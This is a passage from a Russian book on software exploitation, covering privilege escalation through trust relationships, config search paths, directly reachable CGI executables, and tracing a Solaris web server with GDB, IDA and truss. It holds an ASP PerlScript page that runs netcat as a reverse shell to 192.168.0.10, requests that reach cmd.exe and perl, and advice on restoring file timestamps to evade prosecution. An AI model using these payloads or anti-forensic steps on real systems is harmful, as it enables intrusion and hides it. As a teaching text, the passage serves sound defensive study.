Когда мы говорим о параметрах для "надежных" команд, мы должны думать о расширении привилегий в системе. Где принимается надежный параметр и где он используется? Находится ли используемая точка в области кода с большим доверием, чем точка входа? Если да, значит, мы нашли путь расширения привилегий.

Доверие на уровне привилегий процесса

Предоставленные процессу привилегии можно считать пределом возможностей программы атаки на этот процесс, но программа атаки не ограничивается одним процессом. Не забывайте, что вы атакуете *систему*. Вспомните о ситуациях, когда низкопривилегированные процессы взаимодействуют с процессами с более высокими привилегиями. Взаимодействие может осуществляться с помощью вызовов процедур, обработчиков файлов или сокетов. Интересно, что взаимодействие посредством файлов данных освобождается от большинства обычных ограничений по времени. Так действуют многие базы данных, т.е. в системе можно разместить "логические бомбы", которые сработают в определенный момент в будущем при достижении определенного состояния.

Связи между программами могут быть весьма разветвленными и трудными для отслеживания. Для разработчика это означает, что еще в проекте закладываются возможности для взлома. Уязвимые места существуют и при взаимодействии компонентов различных систем. Схемы соединений могут быть самыми удивительными. Рассмотрим файл журнала. Если низкопривилегированный процесс способен создавать записи в журнале, а для чтения этих записей используется процесс с высокими привилегиями, то существует очевидный путь для взаимодействия между двумя программами. Хотя и кажется, что такое взаимодействие выявить достаточно сложно, но были созданы программы атаки, в которых использовались подобные уязвимые места. Например, Web-сервер регистрирует предоставленные пользователем данные из запросов страниц. Анонимный пользователь способен внести специальные метасимволы в запрос страницы, что приведет к сохранению этих символов в файле журнала. Когда пользователь с правами администратора будет просматривать файл журнала, с помощью метасимволов в файл паролей будут добавлены нужные хакеру данные.

Кому нужны права администратора?

Во всех руководствах по безопасному программированию присутствует масса упоминаний о принципе наименьших привилегий. Проблема в том, что большая часть программного кода просто не работает с минимальными привилегиями. Очень часто программы не способны корректно работать при установке ограничений доступа. Весьма прискорбно, что многие из этих программ могли бы и не требовать прав системного администратора или суперпользователя, но они это делают. В результате современное программное обеспечение работает со слишком широкими привилегиями.

Рассматривать привилегии следует с точки зрения системы, т.е. глобально (нашим читателям следует усвоить эту хитрость хакеров). Очень часто в качестве службы, предоставляющей привилегии и проверки прав доступа, выступает операционная система, но для многих программ не соблюдается принцип наименьших привилегий. Такие программы некорректно используют ресурсы операционной системы и требуют чрезмерных привилегий (и часто не получают отказа). Более того, пользователь такой программы может заметить, а может и не заметить такой проблемы, но, не сомневайтесь, что хакер обнаружит подобный недостаток. Один из интересных методов атаки заключается в запуске программы в замкнутом пространстве и иссле-

довании контекста безопасности каждого вызова и операции (иногда это проще осуществить на продвинутых платформах типа Java 2). Использование некорректных привилегий является одним из самых популярных методов атак, которые мы затронули только поверхностно.

Шаблон атаки: взлом программ, которые обладают правами записи в привилегированных областях операционной системы

Хакер обязательно выполнит поиск программ, которые обладают правами записи в системном каталоге или параметрах реестра (например, в разделе реестра `HKLM`, в котором хранится множество критически важных переменных среды Windows). Эти программы обычно запускаются с широкими привилегиями и при их создании редко применяются принципы безопасности. Эти программы являются великолепными целями для проведения атак, поскольку они предоставляют огромные возможности после взлома.

Привилегированные процессы, которые выполняют чтение данных из непроверенных источников

После получения удаленного доступа к системе, злоумышленник может начать поиск файлов и параметров реестра, которыми он хочет управлять. Подобным образом он может начать поиск локальных конвейеров и системных объектов. В Windows NT, например, есть диспетчер объектов (object manager) и каталог системных объектов, включая области памяти (действительные сегменты памяти с правами доступа/записи), открытые обработчики файлов, конвейеры и мьютексы (mutex). Все перечисленное выше относится к потенциальным точкам входа, через которые хакер может проникнуть в систему. После проникновения в систему хакер стремится получить доступ к процессу ядра или сервера. Любая точка входа для данных может быть использована как плацдарм для доступа к более привилегированным областям памяти.

Шаблон атаки: используем конфигурационный файл пользователя для запуска команд, которые позволяют расширить привилегии

Допустим, что утилите с установленным битом SUID можно передать аргументы через командную строку. В одном из этих аргументов хакер может записать путь к конфигурационному файлу. Для конфигурационного файла разрешено передавать команды командного интерпретатора. Таким образом, при запуске утилиты она запускает заданные команды. Одним из реальных примеров может послужить пакет утилит UUCP (UNIX-to-UNIX copy program) для копирования файлов из одной UNIX-системы в другую. Сама программа из пакета программ может и не иметь прав суперпользователя, но возможно, что она относится к группе или учетной записи, которые обладают более широкими правами, чем те, которыми может пользоваться хакер. В случае UUCP расширение привилегий может позволить хакеру получить права группы, которой разрешено устанавливать соединения, или права учетной записи UUCP. Таким образом, с помощью поэтапного расширения привилегий хакеру удается скомпрометировать учетную запись суперпользователя.

В некоторых программах не разрешается применять пользовательские конфигурационные файлы, но для системного конфигурационного файла могут быть установлены недостаточно жесткие права доступа. Существует огромное количество уязвимых мест, которые возникли

в результате установки слишком толерантных прав доступа. Важное замечание: целостность конфигурационного файла может контролироваться процессами обеспечения безопасности. Поэтому хакер должен быть осторожен. При внесении в этот файл изменений, позволяющих расширить свои права на компьютере, после выполнения всех необходимых действий следует восстановить начальные значения. Затем следует запустить специальные утилиты для восстановления даты последнего доступа к файлу. Главное — не оставлять следов, которые могут быть использованы при судебном преследовании.

Процессы, использующие привилегированные компоненты

В некоторых "умных" процессах пользовательские запросы обрабатываются в низкопривилегированной среде. Теоретически эти процессы не могут использоваться при атаках. Однако при этом делается предположение, что учетные записи с ограниченными правами, которые используются для управления доступом, не способны выполнять чтение секретных файлов. На самом деле администрирование многих систем проводится на низком уровне и даже низкопривилегированные учетные записи способны получать доступ к любой части файловой системы и пространству памяти, выделенному для текущих процессов. Также нужно отметить, что во многих методах по предоставлению наименьших привилегий есть свои исключения. Возьмем, например, сервер IIS от компании Microsoft. При неверной конфигурации сервера IIS предоставленные пользователем данные способны выполнять вызов функции `RevertToSelf()`, что позволяет выполнять команды от имени учетной записи с привилегиями администратора. Более того, определенные библиотеки DLL всегда выполняются с правами администратора, независимо от прав пользователя, который запускает программу. Вывод: если потратить достаточно много времени на аудит атакуемой системы, то, вероятнее всего, удастся найти точку входа, где не соблюдается принцип предоставления наименьших привилегий.

Поиск точек входа

Существует несколько средств, с помощью которых можно обнаружить файлы и другие точки входа. В случае Windows NT список наиболее популярных средств для просмотра реестра или файловой системы можно найти по адресу `http://www.sysinternals.com`. Средства под названиями `filemon` и `regmon` хорошо подходят для выявления файлов и параметров реестра. Это достаточно известные средства. Другие программы, предоставляющие подобные сведения, называют *диспетчерами API* (API monitor). На рис. 4.1 показано окно популярной программы File Monitor. Программы-диспетчеры подключаются к определенным вызовам API и позволяют определить, какие параметры передаются этим вызовам. Иногда эти программы позволяют в оперативном режиме изменять вызовы функций — простейшая форма внесения ошибок.

Для изменения вызовов функций API можно воспользоваться программой Failure Simulation Tool (FST) от компании Cigital (рис. 4.2). Программа FST внедряется между приложением и DLL с помощью перезаписи таблицы адресов прерываний. Благодаря этому диспетчер API видит, какие функции API вызываются и какие па-

раметры передаются. Программу FST можно использовать для вывода отчета об интересных видах ошибок в тестируемом приложении.




Рис. 4.1. Окно программы filemon, которая является средством для шпионажа в файловой системе и доступна на сайте `www.sysintrenals.com`




Рис. 4.2. Окно запущенной программы FST от компании Cigital

Поиск файлов для входных данных

Обязательно следует выполнить поиск файлов, которые используются для хранения входных данных. При запуске программа может выполнять чтение конфигурационной информации из нескольких областей хранения данных, включая переменные среды, о которых так часто забывают. Программа может выполнять поиск

конфигурационного файла в нескольких областях. Если хакеру доступна область, где может быть обнаружен конфигурационный файл, это предоставляет возможность для атаки.

Шаблон атаки: использование сведений о возможных путях поиска конфигурационного файла

Если разместить копию конфигурационного файла в ранее пустой каталог, атакуемая программа может найти версию хакера первой и прекратить все дальнейшие поиски. В большинстве программ уделяется недостаточно внимания безопасности, т.е. не выполняется никаких проверок относительно владельца файла. Переменная окружения PATH в среде UNIX часто определяет, что программа должна выполнять поиск данного файла в различных каталогах. Проверьте эти каталоги на предмет возможной установки "троянского" файла.

Трассировка входных данных

Трассировка входных данных — это чрезвычайно полезный, но крайне утомительный способ отслеживания информации, касающейся пользовательских входных данных. К процессу трассировки относится установка точек останова, когда пользовательские данные попадают в программу, и трассировка внутри программы. Для экономии времени хакер может воспользоваться средствами трассировки, средствами управления потоком и точками останова в памяти. Эти методы атаки более подробно описаны в главе 3, "Восстановление исходного кода и структуры программы". В следующем примере будут продемонстрированы хитрости отслеживания пути, чрезвычайно полезные при сборе информации о пользовательских входных данных.

Использование GDB и IDA-Pro по отношению к двоичному файлу SOLARIS/Sparc-программы

Хотя IDA-Pro является Windows-программой, ее профессиональная версия может использоваться для декомпиляции двоичных файлов, скомпилированных на различных платформах. В нашем примере мы воспользовались IDA-Pro для декомпиляции одного из главных исполняемых файлов сервера Netscape I-Planet Application Server, запущенного на платформе Solaris 8/Ultra-SPARC 10.

Программа GDB, вероятно, является одним из самых мощных отладчиков. К дополнительным возможностям GDB можно отнести функцию установки точек останова по условию и возможность использования выражений. Программа GDB, безусловно, также позволяет дизассемблировать программный код, поэтому технически можно обойтись и без IDA. Однако IDA наиболее удобна при выполнении крупного проекта по дизассемблированию.

Расстановка точек останова и использование выражений

При восстановлении исходного кода точки останова играют огромную роль. Точка останова позволяет нам остановить выполнение программы в определенном месте. После остановки можно исследовать содержимое памяти, а затем пошагово исследовать вызовы функций. Если запустить процесс дизассемблирования в одном

окне, можно вывести результат следующего действия в другое окно и сделать нужные заметки. Дизассемблер IDA особенно удобен тем, что позволяет сделать записи в ходе процесса дизассемблирования. Одновременное использование дизассемблера, что приводит к созданию дизассемблированного кода (так называемый *dead listing*), а также отладчика, является одним из вариантов исследования по методу "серого ящика".

При установке точек останова можно работать в двух направлениях: "изнутри наружу" или "снаружи внутрь". При первом методе выполняется поиск интересующего системного вызова или функции API, например, по операции с файлом. Затем устанавливается точка останова на вызов этой функции и начинается обратное исследование: не использовались ли в вызове пользовательские данные? Это мощный способ для восстановления исходного кода программы, но он должен быть максимально автоматизирован. При работе по методу "снаружи внутрь" сначала определяется функция, в которой пользовательские данные впервые обрабатываются программой, и затем начинается пошаговое исследование и анализ исполнения кода в программе. Это очень удобно при определении участка кода, где условные переходы выполняются на основе пользовательских данных. Оба метода могут быть объединены в целях достижения максимального эффекта.

Поиск адресов памяти для выполняемой программы, полученных с помощью IDA

К сожалению, адреса памяти, которые отображаются в окне IDA, полностью не соответствуют адресам, используемым выполняемой программой при одновременной работе программы GDB. Однако определить смещения не столь сложно даже вручную. Например, если IDA показывает, что вызов функции `INTutil_uri_is_evil_internal` хранится по адресу `0x00056140`, то следующие команды позволяют обнаружить действительный адрес во время исполнения. В окне IDA отображается следующая информация.

```
.text:00056140 ! ||||||||||||||| S U B R O U T I N E
|||||||||||||||||||||||||||||||||||||||
.text:00056140
.text:00056140
.text:00056140          .global INTutil_uri_is_evil_internal
```

Установка точки останова с помощью GDB позволяет узнать действительную страницу памяти для этой подпрограммы, как показано ниже.

```
(gdb) break *INTutil_uri_is_evil_internal
Breakpoint 1 at 0xff1d6140
```

Теперь мы знаем, что адрес `0x00056140` соответствует адресу `0xff1d6140`. Обратите внимание, что смещение `0x6140` на странице памяти одинаково для обоих адресов. При грубом приближении заменяются только два старшие байта адреса.

Подключение к запущенному процессу

Программа GDB обладает прекрасной возможностью подключаться и отключаться от запущенных процессов. Поскольку для большей части серверного программного обеспечения применяются достаточно сложные процедуры при запуске, то зачастую весьма сложно и неудобно запускать программы внутри отладчика.

Возможность подключения к запущенному процессу экономит массу времени. Прежде всего, следует определить идентификатор процесса (PID), отладку которого мы собираемся провести. Для программы Netscape I-Planet может потребоваться несколько попыток такого определения.

Чтобы подключиться к запущенному процессу с помощью GDB, запускаем команду `gdb` и затем вводим следующую команду после появления приглашения на ввод команды, где *process-id* — это идентификатор искомого процесса.

```
(gdb) attach process-id
```

После подключения к процессу следует воспользоваться командой `continue` с целью продолжить выполнение программы. Чтобы вернуться к приглашению на ввод команды, можно нажать комбинацию клавиш <Ctrl+C>.

```
(gdb) continue
```

Если процесс является многопоточным, то с помощью команды `info` можно просмотреть перечень всех запущенных потоков (безусловно, это не единственное предназначение этой команды).

```
(gdb) info threads
 90 Thread 71          0xfeb1a018 in _lwp_sema_wait () from /usr/lib/libc.so.1
 89 Thread 70 (LWP 14) 0xfeb18224 in _poll () from /usr/lib/libc.so.1
 88 Thread 69          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 87 Thread 68          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 86 Thread 67          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 85 Thread 66          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 84 Thread 65          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 83 Thread 64          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 82 Thread 63          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 81 Thread 62          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 80 Thread 61          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 79 Thread 60          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 78 Thread 59          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 77 Thread 58          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 76 Thread 57          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 75 Thread 56          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 74 Thread 55          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 73 Thread 54          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 72 Thread 53          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
...
```

Чтобы получить список всех функций в стеке вызовов, воспользуйтесь следующей командой.

```
(gdb) info stack
#0 0xfedd9490 in _MD_getfileinfo64 ()
   from /usr/local/iplanet/servers/bin/https/lib/libnspr4.so
#1 0xfedd5830 in PR_GetFileInfo64 ()
   from /usr/local/iplanet/servers/bin/https/lib/libnspr4.so
#2 0xfeb62f24 in NSFC_PR_GetFileInfo ()
   from /usr/local/iplanet/servers/bin/https/lib/libnsfc.so
#3 0xfeb64588 in NSFC_ActivateEntry ()
   from /usr/local/iplanet/servers/bin/https/lib/libnsfc.so
#4 0xfeb63fa0 in NSFC_AccessFilename ()
   from /usr/local/iplanet/servers/bin/https/lib/libnsfc.so
#5 0xfeb62d24 in NSFC_GetFileInfo ()
   from /usr/local/iplanet/servers/bin/https/lib/libnsfc.so
#6 0xff1e6cdc in INTrequest_info_path ()
   from /usr/local/iplanet/servers/bin/https/lib/libns-httpd40.so
... _MD_getfileinfo64
```

В данном примере текущей функцией является функция `_MD_getfileinfo64`, вызванная функцией `PR_GetFIleInfo64`, которая в свою очередь была вызвана функцией `NSFC_PR_GetFileInfo` и т.д. Стек вызовов позволяет проследить вызов функции и определить "путь" исполнения кода в программе.

Использование программы Truss для моделирования исследуемого процесса на платформе Solaris

Для восстановления исходного кода исполняемых файлов I-Planet мы скопировали основные исполняемые файлы и связанные с ними библиотеки на стандартную рабочую станцию Windows 2000, где была установлена программа IDA-Pro. Цель заключалась в исследовании обращений к функциям файловой системы и отслеживании кода для обработки адресов URL, чтобы удаленно определить возможные пути выполнения программы в файловой системе. Этот пример может использоваться в качестве модели для поиска уязвимых мест во многих пакетах программного обеспечения. С помощью IDA можно восстановить исходный код приложений на многих UNIX-платформах, а GDB позволяет выполнить процесс восстановления практически на всех доступных платформах.

При восстановлении исходного кода Web-сервера первоочередная задача заключается в поиске подпрограмм, которые обрабатывают данные универсальных идентификаторов ресурса (Uniform Resource Identifier — URI). Данные URI предоставляются удаленными пользователями. При наличии уязвимых мест их легче всего использовать во вредоносных целях. Среди огромного количества вызовов функций API, которые выполняются каждую секунду, очень сложно выявить наиболее важные. К счастью, существуют мощные средства, с помощью которых можно смоделировать запущенное приложение. В нашем случае для отслеживания подпрограмм, обрабатывающих адреса URI, используется отличная Solaris-программа под названием Truss[1].

На платформе Solaris 8 программа Truss позволяет отследить библиотечные вызовы API запущенного процесса. Это очень удобно для определения того, какие вызовы используются при определенных ситуациях в программе. Чтобы понять, какая часть кода сервера I-Planet обрабатывает данные, мы подключили Truss к основному процессу и создали "журналы" вызовов, использовавшихся при обработке Web-запросов (при работе на другой платформе, отличной от Solaris, можно использовать подобное средство под названием `ltrace`. Это бесплатная программа с открытым исходным кодом, которая работает на многих платформах).

Пользоваться Truss очень просто, и ее можно подключать и отключать по отношению к запущенному процессу. Для подключения к запущенному процессу нужно найти его идентификатор и выполнить следующую команду.

```
# truss -u *:: -vall -xall -p process_id
```

Если нужны только определенные вызовы функций API, можно совместить использование команд `truss` и `grep`.

```
# truss -u *:: -vall -xall -p 2307 2>&1 | grep anon
```

---

[1] *Более подробную информацию о программе Truss можно получить по адресу* `http://solaris.java.sun.com/articles/multiproc/truss_comp.html`.

Приведенная выше команда позволяет отследить процесс с идентификатором 2307 и показать только те используемые им вызовы, в которых присутствует подстрока `anon`. Без труда можно изменить `grep` для игнорирования определенных вызовов. Это весьма удобно, поскольку можно узнать обо всех вызовах, кроме надоедливых вызовов `poll` и `read`.

```
# truss -u *:: -vall -xall -p 2307 2>&1 | grep –v read | grep –v poll
```

Обратите внимание на необходимость использования тега, поскольку Truss не выводит данные на стандартное устройство вывода (stdout).

Результат выполнения команды будет выглядеть примерно следующим образом.

```
/67:    <- libns-httpd40:__0FT_util_strftime_convPciTCc() = 50
/67:    -> libns-httpd40:__0FT_util_strftime_convPciTCc(0xff2ed342, 0x2, 0x2,
0x30)
/67:    <- libns-httpd40:__0FT_util_strftime_convPciTCc() = 0xff2ed345
/67:   <- libns-httpd40:INTutil_strftime() = 20
/67:   -> libns-httpd40:INTsystem_strdup(0xff2ed330, 0x9, 0x41, 0x50)
/67:    -> libns-httpd40:INTpool_strdup(0x9e03a0, 0xff2ed330, 0x0, 0x0)
/67:     -> libc:strlen(0xff2ed330, 0x0, 0x0, 0x0)
/67:     <- libc:strlen() = 20
/67:    <- libns-httpd40:INTpool_strdup() = 0x9f8b10
/67:   <- libns-httpd40:INTsystem_strdup() = 0x9f8b10
/67:  <- libns-httpd40:time_cache_curr_strftime_logfmt() = 0x9f8b10
/67:  -> libc:strcpy(0xf7400710, 0x9f8b10, 0x0, 0x7efefeff)
/67:  <- libc:strcpy() = 0xf7400710
/67:  -> libc:strlen(0xf7400710, 0x9f8b28, 0xf7400710, 0x0)
/67:  <- libc:strlen() = 20
/67:  -> libc:strlen(0x9f4f48, 0x34508f, 0x0, 0x7efefeff)
/67:  <- libc:strlen() = 25
```

В этом отчете показаны вызовы функций API, которые реализуются процессом с идентификатором 2307. Программа Truss делает отступы в тексте, чтобы выделить вложенные вызовы функций. Использование экземпляров запущенных приложений при обработке определенных запросов и последующее исследование трассировки вызова, является отличным методом восстановления исходного кода.

Использование доверительных отношений, созданных при настройке среды исполнения

Программы атаки, в которых используются доверительные отношения, не всегда являются результатом ошибок программирования. Иногда причина кроется в правилах работы в определенном окружении. Например, при размещении файла `perl.exe` в каталоге `cgi-bin` Web-сервера ничего не подозревающий Web-мастер устанавливает доверительные отношения с анонимными пользователями, которые получают возможность “оценивать” Perl-выражения, используемые на Web-сервере. Безусловно, это неудачное решение, поскольку анонимным пользователям предоставляется неограниченный доступ к системе. Однако в этом случае доверие обусловлено месторасположением исполняемого файла Perl, а не настройками программного обеспечения.

Шаблон атаки: непосредственный доступ к исполняемым файлам

Рассмотрим ситуацию, при которой вполне возможен непосредственный доступ к привилегированной программе. В результате выполнения этой программой определенных команд хакер может расширить свои привилегии или получить доступ к командному интерпретатору. Для Web-серверов такая ситуация часто является фатальной. Если сервер запускает внешние исполняемые файлы, предоставленные пользователем (или просто названные им), пользователь способен заставить систему работать в непредвиденном режиме. Для этой цели хакер может воспользоваться аргументами командной строки или создать интерактивный сеанс взаимодействия. Подобные ошибки не менее опасны, чем предоставление хакеру неограниченного доступа к командному интерпретатору.

Чаще всего целями подобных атак становятся Web-серверы. При этом атаки настолько просты, что многие злоумышленники для выявления потенциальных целей атаки пользуются поисковыми машинами Internet, например Altavista или Google.

Исполняемым программам, как правило, можно передать параметры через командную строку. Большинство Web-серверов передают параметры командной строки непосредственно исполняемому файлу как "свойства". Хакер получает возможность указать интересующий исполняемый файл, например командный интерпретатор или какую-то утилиту. Параметры, полученные в адресе URL, передаются указанному исполняемому файлу и там интерпретируются как команды. Например, следующие параметры могут быть переданы программе `cmd.exe` с целью запустить DOS-команду `dir`.

```
cmd.exe /c dir
```

При передаче данных Web-серверу обычно используется некоторая форма имени искомого файла, а иногда добавляются дополнительные параметры.

```
GET /cgi-bin/perl?-e%20print%20hello_world
GET /scripts/shtml.dll?index.asp
GET /scripts/sh
GET /foo/cmd.exe
```

Поиск непосредственно исполняемых файлов

Проблемы, подобные описанным выше, достаточно легко выявить. Хакер может просканировать удаленную файловую систему в поисках известных исполняемых файлов. В перечень интересующих файлов попадают библиотеки DLL, исполняемые файлы и CGI-программы. Наиболее популярными целями являются следующие файлы: `/bin/perl`, `perl.exe`, `perl.dll`, `cmd.exe`, `/bin/sh`.

Еще раз напоминаем, что непосредственно доступные файлы могут быть обнаружены с помощью Web-поисковиков. Сайты Altevista и Google предоставляют нужные сведения любому желающему найти уязвимые серверы.

Сведения о текущем рабочем каталоге

Текущий рабочий каталог (Current Working Directory — CWD) можно считать параметром запущенного процесса. При атаке на запущенный процесс можно ожидать, что все команды влияют на определенный каталог файловой системы. Если не задать каталог, то программа будет предполагать, что все операции по работе с файлами должны выполняться в текущем рабочем каталоге.

При подобных атаках нельзя использовать некоторые символы. Это может ограничить использование команд, для которых предполагается указание пути к определенному каталогу. Например, если нельзя использовать символ косой черты (/), то придется ограничиться работой в текущем каталоге. Однако проблемы с использованием точек и косой черты существуют по сей день в старых версиях Java.

Что делать, если Web-сервер не выполняет CGI-программы?

Иногда конфигурация сервера не допускает исполнения двоичных файлов. Обнаружить это будет особенно обидно, когда хакер потратил несколько часов на загрузку в систему "троянского" файла. В данном случае следует проверить, не позволяет ли сервер исполнять файлы сценариев. При положительном результате этой проверки следует загрузить файл, который не считается "исполняемым" (например сценарий или специальная серверная страница, которые все-таки обрабатываются определенным способом). В этом файле можно передать на сервер специальные вложенные сценарии, которые способны выполнить "троянские" программы через proxy-сервер.

Шаблон атаки: сценарии, вложенные в сценарии

Современные Internet-технологии очень разнообразны и сложны. На данное время созданы сотни языков программирования, компиляторов и интерпретаторов, которые позволяют писать и исполнять программный код. Но каждый разработчик очень хорошо знает только некоторую часть общей технологии. Эволюция систем приводит к необходимости обеспечения обратной совместимости различных технологий программирования. И с точки зрения менеджмента требуется получить прибыль от инвестиций, вложенных в современное программное обеспечение. Это одна из причин, по которым некоторые новые языки создания сценариев обратно совместимы с уже устаревшими языками создания сценариев.

В результате быстрой, но плохо контролируемой эволюции средств создания программного кода, большая часть технологий позволяет использовать встроенные фрагменты кода, созданные на других языках программирования или с помощью других технологий (также могут предоставляться иные возможности доступа). Это значительно усложняет задачу обеспечения безопасности и заставляет отслеживать различные функциональные возможности, предоставляемые благодаря поддержке разных технологий. Правила фильтрации и методы защиты теряют актуальность из-за появления все новых и новых технологий. Одним из мощнейших методов хакеров является поиск функциональных возможностей, "забытых" администраторами в различных "уголках" операционной системы.

Пример 1. Сценарии Perl, встроенные в ASP-страницы

Для хакера является большой удачей, когда библиотека ActivePerl установлена на Web-сервере Microsoft IIS. В этом случае он может просто встроить Perl-сценарий в ASP-страницу. Для этого сначала нужно загрузить Perl-страницу, затем разместить вредоносный Perl-сценарий на эту страницу и таким образом опосредованно выполнить Perl-операторы. Подобные программы атаки, как правило, выполняются с правами учетной записи IUSR, поэтому хакер получает довольно ограниченные возможности.

Пример 2. Встроенные Perl-сценарии, вызывающие функцию `system()` для запуска `netcat`

Рассмотрим следующий программный код.

```
<%@ Language = PerlScript %>

<%
system("nc -e cmd.exe -n 192.168.0.10 53");
%>
```

После загрузки программы `netcat`, когда у хакера нет возможности ее непосредственного запуска, можно загрузить ASP-страницу со встроенным Perl-сценарием. В нашем примере программа `netcat` переходит в режим ожидания соединений на компьютере хакера с помощью следующей команды.

```
C:\nc -l -p 53
```

Итак, установлена привязка к порту, и ожидаются запросы на соединение. После исполнения Perl-сценария и подключения к компьютеру хакера по адресу `192.168.0.10`, хакеру предоставляется доступ к командному интерпретатору удаленного компьютера.

А как насчет неисполняемых файлов?

Проблема доверительных отношений, возникающих вследствие конфигурации системы, связана не только с программами с расширением файлов `.exe`. Машинный код содержится в файлах различных типов, которые, весьма вероятно, могут исполняться на удаленной системе. Многие файлы, которые обычно нельзя запустить через командную строку, можно загрузить с помощью атакуемого процесса. В библиотеках DLL, например, содержится исполняемый код и источники данных, подобные обычным исполняемым файлам. Операционная система не загружает библиотеку DLL как независимо работающую программу, но DLL может быть запущена посредством существующего исполняемого файла.

Шаблон атаки: использование исполняемого кода в неисполняемых файлах

Хакерам необходимо загрузить или внедрить вредоносный код в атакуемую среду исполнения, причем в некоторых случаях можно обойтись без добавления этого кода в двоичные файлы. Например, можно внедрить вредоносный код в файл данных, который будет использован атакуемым процессом. В файле данных может содержаться графика или другие данные, и он может вовсе не предназначаться для хранения исполняемого кода. Но если злоумышленник сможет добавить дополнительные блоки кода в этот файл, то процесс, предназначенный для загрузки файлов этого типа, может исполнить этот код.

Исполняемые шрифты

В файле шрифта содержится графическая информация о правилах отображения гарнитуры шрифта. В операционной системе Windows файлы шрифтов являются особой формой библиотек DLL. Таким образом, файл может содержать исполняемый код. Для создания файла шрифта программисту необходимо всего лишь доба-

вить данные шрифта к библиотеке DLL. В прошедшей отладку DLL может содержаться исполняемый код. Поскольку файл является файлом ресурса для шрифта, исполняемый код не будет исполняться по умолчанию. Однако если целью является внесение исполняемого кода в область исполнения атакуемого процесса для проведения последующей атаки, то этот трюк может сработать. Если данные шрифта загружаются с помощью стандартной процедуры загрузки DLL, то программный код будет исполнен.

Файлы шрифтов можно создать, написав библиотеку DLL и добавив к ней ресурс под названием Font в каталоге ресурсов (рис. 4.3). Можно, например, создать программу сборки, которая не содержит исполняемого кода и затем добавить данные шрифта. Программный код должен быть обработан ассемблером, после чего к нему будут установлены ссылки.




Рис. 4.3. На снимке экрана показано, как подключаются данные шрифта к стандартной библиотеке DLL с помощью Microsoft Developer Studio

Использование правил политики

